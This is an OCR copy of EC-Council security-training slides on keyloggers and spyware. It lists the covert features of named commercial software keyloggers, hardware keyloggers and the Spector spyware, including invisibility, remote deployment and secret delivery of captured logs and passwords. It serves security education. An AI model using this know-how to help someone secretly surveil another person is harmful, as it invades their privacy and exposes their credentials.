
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Actual Spy: Screenshot 1




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Actual Spy: Screenshot 2



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Actual Spy: Screenshot 3



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Spytector FTP Keylogger


www.spytector.com

- Totally invisible and undetectable
- FTP and Email log delivery
- Remotely deployable
- Option to include protected storage passwords in the log
- Option to include URL history in the log
- The logs can be received either when they have reached a minimum size or at a specified day interval
- The keylogger server works even on a Guest account (2k, XP, and 2003)
- Both small and large icons of the server can be changed



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

IKS Software Keylogger




It is a desktop activity logger that is powered by a kernel mode driver. This driver enables it to run silently at the lowest level of Windows 2000/XP operating systems

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Ghost Keylogger

www.keylogger.net



Emails are sent secretly without leaving any trace on the monitored machine.

Emails are sent on a timely basis.

To make the email system as simple as possible, Ghost Keylogger has a number of preconfigured mail services.

The only thing you have to do in order to receive the log files is to enter your email address.

It is a stealth keylogger and invisible surveillance tool that records every keystroke to an encrypted log file. The log file can be sent secretly with an email to a specified address

Before you start logging you can try that the email works by pressing the "Test" button.

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Hacking Tool: Hardware Keylogger

The Hardware Keylogger is a tiny hardware device that can be attached in between a keyboard and a computer

It keeps a record of all keystrokes typed on the keyboard. The recording process is transparent to the end user


There are two types of hardware keyloggers:


- PS/2 keyloggers
- USB keyloggers



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Hardware Keylogger: Output





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Keyboard Keylogger: KeyGhost Security Keyboard

- Records all the keystrokes
- The “Security Keyboard” functions cannot be bypassed even if the user boots from a disc
- It can record upto 2,000,000 key strokes
- A non-volatile flash memory placed in the keyboard stores all the keystrokes
- Keylogger records the keystrokes that are used to modify BIOS



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

USB Keylogger: KeyGhost USB Keylogger

It works by recording USB traffic in the hardware

Keystrokes are recorded to KeyGhost's internal flash memory chip

It can record upto 2,000,000 keystrokes






Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

What is Spyware

Spyware is a program that records computer activities on a machine

- Records keystrokes
- Records email messages
- Records IM chat sessions
- Records websites visited
- Records applications opened
- Captures screenshots



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Spyware: Spector

Spector is a spyware that records everything that one does on the Internet


Spector automatically takes hundreds of snapshots every hour, like a surveillance camera

Spector works by taking a snapshot of whatever is on the computer screen and saves it away in a hidden location on the system's hard drive




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Spector: Screenshot



EC-Council

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited



c|net NEWS.COM http://www.news.com/

Ex-government employee sentenced for hacking

By Joris Evers
http://news.com.com/Ex-government+employee+sentenced+for+hacking/2100-7350_3-6071928.html

